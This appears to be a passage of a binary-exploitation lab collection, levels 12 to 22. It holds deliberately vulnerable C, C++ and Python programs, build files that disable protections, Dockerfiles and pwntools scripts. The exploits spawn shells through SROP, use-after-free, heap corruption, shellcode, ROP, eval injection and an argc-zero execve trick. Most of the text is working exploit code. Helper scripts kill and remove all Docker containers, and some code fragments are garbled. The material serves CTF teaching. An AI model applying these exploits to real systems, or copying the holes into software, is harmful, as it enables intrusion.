    gets(buf);
}
```

```
CC = gcc
level12 : level12.c
    ${CC} level12.c -o level12 -D_FORTIFY_SOURCE=0 -w -masm=intel -
m32 -fno-stack-protector -mpreferred-stack-boundary=2 -O3 -g -fno-pic -
no-pie -Wl,-z,relro,-z,now -Wl,--rpath ../level12 -Wl,--dynamic-
linker=../ld-2.23.so
    #sudo chown root ./level12
    #sudo chgrp root ./level12
    #sudo chmod a+s ./level12
```

```
from pwn import *
context.update(os='linux', arch='i386')
offset = 8

DEBUG = False
gs = ''
b *gadgets + 10
set context-sections disasm stack
continue
'''
if DEBUG:
    r = gdb.debug("./level12", gdbscript = gs)
else:
    r = process("./level12")

elf = ELF("./level12")
```

```
payload = cyclic(offset) + p32(elf.sym.gadgets + 4) + p32(elf.sym.gadgets + 10)
r.send(payload)
frame = SigreturnFrame(kernel = "amd64")
frame.eax = 11
frame.ebx = elf.sym.idk
frame.eip = elf.sym.gadgets + 10
payload = bytes(frame)
r.sendline(payload)

r.interactive()
```

Level 13:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main()
{
    long int sz;
    FILE* f;
    char* s;
    f = fopen("./flag.txt", "r");

    fseek(f, 0, SEEK_END);
    sz = ftell(f);
    rewind(f);

    s = malloc(sz + 1);
    fread(s, sz, 1, f);
    s[sz] = 0;

    printf("no_flag_here!\n", s);
}
```

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <stdarg.h>

int printf(const char *format, ...)
{
    puts("[+] hooked successfully");
    char* flag;
    va_list argp;
    va_start(argp, format);
    flag = va_arg(argp, char*);
    puts("we learned about hooking with LD_PRELOAD and also about vararg, btw here is your flag:");
    puts(flag);
    puts("!!win!!");
}
```

```
all: level13 hook.so
```

```
CC = gcc
```

```
level13 : level13.c
    ${CC} level13.c -o level13 -w
    #sudo chown root ./level8
    #sudo chgrp root ./level8
    #sudo chmod a+s ./level8
hook.so : hook.c
    ${CC} hook.c -o hook.so -fPIC -shared -ldl
```

```
#!/bin/bash
make > /dev/null
LD_PRELOAD="./hook.so" ./level13
```

Level 14:

```
#include <fcntl.h>
#include <iostream>
#include <cstring>
#include <cstdlib>
#include <unistd.h>
using namespace std;

class TeacherUAF{
private:
    virtual void idk()
    {
        system("/bin/sh");
    }

protected:
    string name;
    int grade;

public:
    TeacherUAF() = default;
    virtual void be_nasty()
    {
        cout << "I am a teacher, homework more I give!\n";
    };
};

class StudentUAF: public TeacherUAF{
public:
    virtual void be_nasty()
    {
        cout << "I am a student, pull prank on teacher\n";
    };
};

int main()
{
    cout.setf(ios::unitbuf);
    cin.setf(ios::unitbuf);
    cout << "I really like tables that are V shaped - they are the next
thing!\n";

    int choice;
    unsigned int size;
    char* jjj;
    StudentUAF* stud = new StudentUAF();
    while(true)
```

```

{
    cout <<"1. delete_student\n2. be_nasty\n3. malloc\n";
    cin >> choice;

    switch(choice)
    {
        case 1:
            delete stud;
            break;

        case 2:
            stud->be_nasty();
            break;

        case 3:
            cout << "size: ";
            cin >> size;
            jjj = new char[size];
            cout << "data :" << flush;
            read(0,jjj,size);
            break;

        default:
            break;
    }
}
}

```

```

CC = g++
level14 : level14.cpp
    ${CC} level14.cpp -o level14 -g -fno-pic -no-pie
#sudo chown root ./level8
#sudo chgrp root ./level8
#sudo chmod a+s ./level8

```

```

#!/usr/bin/python3

from pwn import *
context.update(os='linux', arch='amd64')

DEBUG = 0
student_vtable = 0x00000000004020f8
if DEBUG and not args.LOCAL and not args.local:
    gs = ''
    b *main + 248
    b *main + 367
    continue

```



```
'''
    r = gdb.debug("./level14",gdbscript = gs)
else:
    r = process("./level14")

stud_size = 0x38

r.sendline("1")
r.sendline("3")
r.sendline("56")
raw_input("continue")
r.sendline(p64(student_vtable-0x8) + b"A" * 0x2f)
r.sendline("2")
r.recv(timeout=1)
log.progress("pwned")
r.interactive()
```

Level 15:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdio_ext.h>
#include <unistd.h>
#include <malloc.h>

#define max_books 30

char name[0x100];

char* books[max_books];

unsigned long read_number()
{
    char in[32];
    memset(in,0,32);
    read(0,in,31);
    return (unsigned long) strtoul(in,NULL,0);
}

int get_first_free_shelf()
{
    for(int i = 0 ; i < max_books ; i++)
    {
        if (books[i] == NULL)
        {
            return i;
        }
    }
    return -1;
}

void write_book()
{
    int pages;
    int free_shelf;
    free_shelf = get_first_free_shelf();
    if(free_shelf == -1)
    {
        printf("You are too creative, goodbye!\n");
        exit(0);
    }

    printf("how long is your book\n> ");
    pages = read_number();
    if(pages > 0x58)
    {

```

```

        puts("to many pages, pepople are stupid!");
        exit(0);
    }
    books[free_shelf] = malloc(pages);
    printf("story pls> ");
    read(0,books[free_shelf],pages);
}

void destroy()
{
    int index;
    printf("book index to destroy> ");
    index = read_number();
    if (index >= max_books)
    {
        printf("index out of range!");
        exit(0);
    }
    free(books[index]);
}

void masterpiece()
{
    int pages;
    printf("how long is your masterpiece?\n> ");
    pages = read_number();
    char* holy_book = malloc(pages);
    printf("story pls> ");
    read(0,holy_book,pages);
}

void reinvent()
{
    printf("your new name?> ");
    read(0,name,0x100);
    printf("Hello you are great and writing is of great importance to t
he human race! you are genius and your name is @ %s!\n",name);
}

void menu()
{
    unsigned int choice;
    while(1)
    {
        puts("1. write a book");
        puts("2. destroy a book in angr because you are a creative craz
y person");
    }
}

```

```

    puts("3. reinvent yourself, and your name...");
    puts("4. go to lunch (and exit)");
    printf("> ");
    choice = read_number();

    switch (choice) {

        case 1:
            write_book();
            break;

        case 2:
            destroy();
            break;

        case 3:
            reinvent();
            break;

        case 4:
            exit(0);

        case 133742069:
            masterpiece();

        default:
            break;
    }
}

int main()
{
    setvbuf(stdout,0,2,0);
    puts("Welcome to the library!");
    puts("I heard that you are the best author so pls help us: we need
more books");
    printf("what your name?\n> ");
    read(0,name,0x100);

    puts("I shall now introduce you to our robotic assistant, CHAD\n");

    menu();
}

```

```

CC = gcc
level15 : level15.c
    ${CC} level15.c -o level15 -g -no-pie -Wl,-z,norelro -Wl,--
rpath ./ -Wl,--dynamic-linker=./ld-2.23.so
    #sudo chown root ./level8
    #sudo chgrp root ./level8
    #sudo chmod a+s ./level8

```

```

from pwn import *

DEBUG = 0
elf = ELF("./level15")
libc = elf.libc

index = 0

array_ice_scream_size = 20

leak_libc = 0

if DEBUG:
    gs = f'''
    set breakpoint pending on
    break _IO_flush_all_lockp
    enable breakpoints once 1
    continue
    '''
    r = gdb.debug(elf.path, gdbscript=gs)
else:
    r = process(elf.path)

def name_first(name):
    r.recvuntil("> ")
    r.sendline(name)

def write_book(pages, story):
    global index
    r.recvuntil("> ")
    r.sendline("1")
    r.recvuntil("> ")
    r.sendline(str(pages))
    r.recvuntil("> ")
    r.sendline(story)
    index += 1
    return index - 1

def destroy(index):
    r.recvuntil("> ")

```

```

r.sendline("2")
r.recvuntil("> ")
r.sendline(str(index))

def reinvent(name):
    r.recvuntil("> ")
    r.sendline("3")
    r.recvuntil("> ")
    r.sendline(name)
    r.recvuntil("@ ")
    return r.recvuntil("!\\n")

def write_masterpiece(pages, story):
    r.recvuntil("> ")
    r.sendline("133742069")
    r.recvuntil("> ")
    r.sendline(pages)

def leak_and_resolve_libc():
    leak = reinvent(cyclic(0xf))
    leak = leak.split(b'\\n')[1][: -1]
    leak = leak + b"\\x00" * (0x8 - len(leak))
    leak = u64(leak)
    log.success(f"leak = 0x{leak:02x}\\n")
    libc.address = leak - 0x58 - libc.sym.main_arena
    log.success(f"libc load address = 0x{libc.address:02x}\\n")
    leak_libc = leak

"""def get_more_chunks():
    global index
    reinvent(b"A" * (0x100 - 0x20) + p64(0) + p64(0x61) + p64(0))
    chunk_E = write_book(0x58, "rrr")
    chunk_F = write_book(0x58, "rrr")
    destroy(chunk_E)
    destroy(chunk_F)
    destroy(chunk_E)
    write_book(0x58, p64(array_loc - 0x20))
    write_book(0x58, "A")
    write_book(0x58, "A")
    write_book(0x58, p64(0) * 10)
    log.success("got more chunks to malloc\\n")
    index = 0"""

name_loc = 0x602040
array_loc = 0x602140

#leak libc-----
name_first(b"A" * 0x8 + p64(0x21) + p64(0x0) + p64(0x0))

```

```

chunk_A = write_book(0x18, "A" * 0x17)
chunk_B = write_book(0x18, "A" * 0x17)
destroy(chunk_A)
destroy(chunk_B)
destroy(chunk_A)
write_book(0x18, p64(elf.sym.name) + b"A" * 0xf)
write_book(0x18, "A" * 0x17)
write_book(0x18, "A" * 0x17)
fake_chunk = write_book(0x18, "AAAAIWIN")
reinvent(cyclic(8) + p64(0x91) + cyclic(0x80) + p64(0x0) + p64(0x11) +
p64(0x0) + p64(0x11))
destroy(fake_chunk)
leak_and_resolve_libc()

flags = b"/bin/sh\0"
reinvent(flags + p64(0x61) + p64(0) + p64(libc.sym._IO_list_all - 0x10)
+ p64(elf.sym.name) + p64(elf.sym.name + 0x10) + p64(libc.sym.system)*
21 + p64(elf.sym.name+0x30))

log.success("triggering unsorted bin attack")
r.sendline("1")
r.sendline("50")

log.success("---pwned!---")
r.interactive()

```

Level 16:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char** argv)
{
    if(argc == 0)
    {
        system("/bin/sh");
        exit(EXIT_SUCCESS);
    }

    else
    {
        puts("LLESHON~[ -+- ]bye[ -+- ]~NOSHELL");
        exit(EXIT_FAILURE);
    }
}
```

```
all: level16 expl
```

```
CC = gcc
```

```
level16 : level16.c
```

```
    ${CC} level16.c -o level16 -w
```

```
expl : expl.c
```

```
    ${CC} expl.c -o expl -w
```

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

int main()
{
    char* program = "./level16";
    char* argv = NULL;
    char* envp = {0};

    puts("--pwned--");
    execve(program, argv, envp);
}
```



```
#!/bin/bash  
make > /dev/null  
echo "starting exploit"  
./expl
```

Level 17:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <pthread.h>
#include <unistd.h>

volatile int x;

void* th2(void* arg)
{
    puts("enter x:");
    scanf("%i",&x);
}

void* th1(void* arg)
{
    if(x == 5) //toc
    {
        sleep(2);

        if(x == 1337) //tou
        {
            system("cat flag.txt");
        }

        else
        {
            puts("bye");
        }
    }
}

int main()
{
    int ret1, ret2;
    x = 5;
    pthread_t thread1, thread2;
    ret1 = pthread_create(&thread1, NULL, th1, (void*) NULL);
    ret2 = pthread_create(&thread2, NULL, th2, (void*) NULL);

    pthread_join( thread1, NULL);
    pthread_join( thread2, NULL);

    exit(EXIT_SUCCESS);
}
```

```
}
```

```
CC = gcc  
level17 : level17.c  
        ${CC} level17.c -o level17 -w -pthread
```

```
for i in {0..10}  
do  
    ./level17 < input.txt  
done
```

input.txt:

```
1337
```

Level 18:

```
import random, time, os, sys
random.seed(time.time())
with open("words.txt", "r") as file:
    words = file.readlines()

WORD = random.choice(words).strip()

print(f"{WORD=}")
user_word = input("Enter Guess: ")

if user_word.find("os.system") != -1 or user_word.find(";") != -1:
    print("trying to trich me are you?")
    sys.exit(0)

user_word = eval(user_word)
print(f"you entered : {user_word}")

if user_word == WORD:
    os.system("/bin/sh")

else:
    print("epic fail")
```

```
(echo 'WORD' ;cat) | python3 level18.py
```

Level 19:

```
import os
a = input()
print(a)
a = eval(a)
```

```
(echo "os.system('/bin/sh')" ; cat ) | python3 ./level19.py
```

Level 20:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/mman.h>

char name[5];

void construc(void) __attribute__((constructor));

void construc(void)
{
    setvbuf(stdout, 0, _IONBF, 0);
    int start_address = (((int) &name) - (( (int) & name) % 0x1000));
    mprotect((void*) start_address ,0x1000,PROT_READ | PROT_WRITE | PRO
T_EXEC);
}

int main()
{
    char book_name[4];
    puts("Welcome, what is your name:");
    fgets(name,sizeof(name), stdin);
    * strchr(name,'\n') = 0;
    printf("welcome %s, please enter your favorite book's name:\n",name
);
    gets(book_name);
}
```

```
CC = gcc
level20 : level20.c
    ${CC} level20.c -o level20 -w -fno-stack-protector -Wl,-z,norelro -
z execstack -w -O0 -g -m32 -mpreferred-stack-boundary=2
```

FROM ubuntu:16.04

```
RUN apt-get update && apt-get install -y \
    make \
    build-essential \
    manpages-dev \
    gcc-multilib \
    g++-multilib \
    netcat \
    gdb \
    git-all
```

```

RUN git clone https://github.com/longld/peda.git ~/peda
RUN echo "source ~/peda/peda.py" >> ~/.gdbinit

RUN useradd -ms /bin/bash ctf
RUN echo "ctf:ctf" | chpasswd

WORKDIR /home/ctf

COPY ./level20.c ./
COPY ./Makefile ./
COPY ./ynetd ./
RUN make

EXPOSE 1024
RUN chmod +x ./ynetd
USER ctf
CMD ./ynetd -p 1024 ./level20

```

```

#!/usr/bin/python3
from pwn import *

context.update(os = 'linux', arch = 'i386')

DEBUG = 1
REMOTE = 1

elf = ELF("./level20")
offset = 8

if DEBUG and not args.REMOTE and not args.remote and not REMOTE:
    gs = f'''
b * main + 126
continue
'''
    r = gdb.debug(elf.path, gdbscript=gs)

elif args.REMOTE or args.remote or REMOTE:
    r = remote("0.0.0.0", 1024)
else:
    r = process(elf.path)

r.sendline(asm(("jmp esp")))

r.sendline(cyclic(offset) + p32(0x804994c) + asm("sub esp, 0x70") + asm(
shellcraft.sh()))

```

```
log.progress("pwned!")  
r.interactive()
```

```
docker kill $(docker ps -q)  
docker rm $(docker ps -a -q)
```

```
docker build -t lv20 .  
container_id=$(docker run -d -it --rm -p 1024:1024 lv20)
```

```
if [ "$1" == "sh" ];  
then  
    docker exec -ituroot $container_id /bin/bash  
fi
```


Level 21:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/mman.h>

void win()
{
    system("/bin/sh");
}

int main()
{
    char book_name[4];
    gets(book_name);
}
```

```
CC = gcc
level21 : level21.c
    ${CC} level21.c -o level21 -w -fno-stack-protector -Wl,-z,norelro -z execstack -w -O0 -g -m32 -mpreferred-stack-boundary=2
```

```
#!/usr/bin/python3
from pwn import *

context.update(os = 'linux', arch = 'i386')

DEBUG = 1
REMOTE = 1
win = 0x0804841b

offset = 8

if DEBUG and not args.REMOTE and not args.remote and not REMOTE:
    gs = f'''
b * main + 126
continue
'''
    r = gdb.debug(elf.path, gdbscript=gs)

elif args.REMOTE or args.remote or REMOTE:
    r = remote("0.0.0.0", 1025)
else:
```

```
r = process(elf.path)

r.sendline(cyclic(offset) + p32(win))

log.progress("pwned!")
r.interactive()
```

```
FROM ubuntu:16.04

RUN apt-get update && apt-get install -y \
    make \
    build-essential \
    manpages-dev \
    gcc-multilib \
    g++-multilib \
    netcat \
    gdb \
    git-all

RUN git clone https://github.com/longld/peda.git ~/peda
RUN echo "source ~/peda/peda.py" >> ~/.gdbinit

RUN useradd -ms /bin/bash ctf
RUN echo "ctf:ctf" | chpasswd

WORKDIR /home/ctf

COPY ./level21.c ./
COPY ./Makefile ./
COPY ./ynetd ./
RUN make

EXPOSE 1025
RUN chmod +x ./ynetd
USER ctf
CMD ./ynetd -p 1025 ./level21
```

```
docker kill $(docker ps -q)
docker rm $(docker ps -a -q)

docker build -t lv26 .
```

```
container_id=$(docker run -d -it --rm -p 1025:1025 lv26)

if [ "$1" == "sh" ];
then
    docker exec -ituroot $container_id /bin/bash
fi
```

Level 22:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/mman.h>

char stack[51];

char idk[] = "/bin/sh";

void construc(void) __attribute__((constructor));

void construc(void)
{
    puts("welcome!");
    setvbuf(stdout, 0, _IONBF, 0);
}

void win()
{
    __asm__(
        "mov eax,11 \n"
        "ret \n"
        "pop ebx \n"
        "ret \n"
        "pop ecx \n"
        "ret \n"
        "pop edx \n"
        "ret \n"
        "int 0x80"
    );
}

void gadgets()
{
    __asm__(
        "pop esp \n"
        "ret \n"
    );
}

int main()
{
    read(0,stack,51);
```

```

    stack[51] = '\0';
    char book_name[4];
    read(0,book_name,13);
}

```

```

CC = gcc

level122 : level122.c
    ${CC} level122.c -o level122 -D_FORTIFY_SOURCE=0 -w -O3 -mpreferred-
stack-boundary=2 -g -fno-pic -m32 -no-pie -fno-stack-protector -Wl,-
z,norelro -masm=intel

```

```

#!/usr/bin/python3
from pwn import *

context.update(os = 'linux', arch = 'i386')

elf = ELF("./level122")

DEBUG = 0
REMOTE = 1

if DEBUG or args.GDB or args.gdb and not args.REMOTE and not args.remot
e and not REMOTE:
    gs = f'''
    b *main + 43
    b main
    continue
    '''
    r = gdb.debug(elf.path,gdbscript=gs)

elif args.REMOTE or args.remote or REMOTE:
    r = remote("0.0.0.0",1026)
else:
    r = process(elf.path)

offset = 4
stack = elf.sym.stack
bin_sh = elf.sym.idk
pivot_gadget = elf.sym.gadgets
eax_gadget = elf.sym.win
ebx_gadget = eax_gadget + 6
ecx_gadget = eax_gadget + 8
edx_gadget = eax_gadget + 10
syscall = eax_gadget + 12

```

```

stack_payload = p32(eax_gadget) + p32(ebx_gadget) + p32(bin_sh) + p32(
    ecx_gadget) + p32(0) + p32(edx_gadget) + p32(0) + p32(syscall)
overflow_payload = cyclic(offset) + p32(pivot_gadget) + p32(stack)

raw_input("send stack payload?")
r.sendline(stack_payload)
raw_input("send overflow payload?")
r.sendline(overflow_payload)

log.progress("pwned!")
r.interactive()

```

```

docker kill $(docker ps -q)
docker rm $(docker ps -a -q)

docker build -t lv27 .
container_id=$(docker run -d -it --rm -p 1026:1026 lv27)
docker cp $container_id:/home/ctf/level22 .
if [ "$1" == "sh" ];
then
    docker exec -ituroot $container_id /bin/bash
fi

```

```

FROM ubuntu:16.04

RUN apt-get update && apt-get install -y \
    make \
    build-essential \
    manpages-dev \
    gcc-multilib \
    g++-multilib \
    netcat \
    gdb \
    git-all \
    python3 \
    python3-pip \
    python3-dev \
    libssl-dev \
    libffi-dev

#RUN apt-get install -y \
# for new software
RUN python3 -m pip install --upgrade pip

```

```
RUN git clone https://github.com/longld/peda.git ~/peda
RUN echo "source ~/peda/peda.py" >> ~/.gdbinit

RUN useradd -ms /bin/bash ctf
RUN echo "ctf:ctf" | chpasswd

WORKDIR /home/ctf

COPY ./level22.c ./
COPY ./Makefile ./
COPY ./ynetd ./
RUN make

#RUN echo 0 | tee /proc/sys/kernel/randomize_va_space

EXPOSE 1026
RUN chmod +x ./ynetd
USER ctf
CMD ./ynetd -p 1026 ./level22
```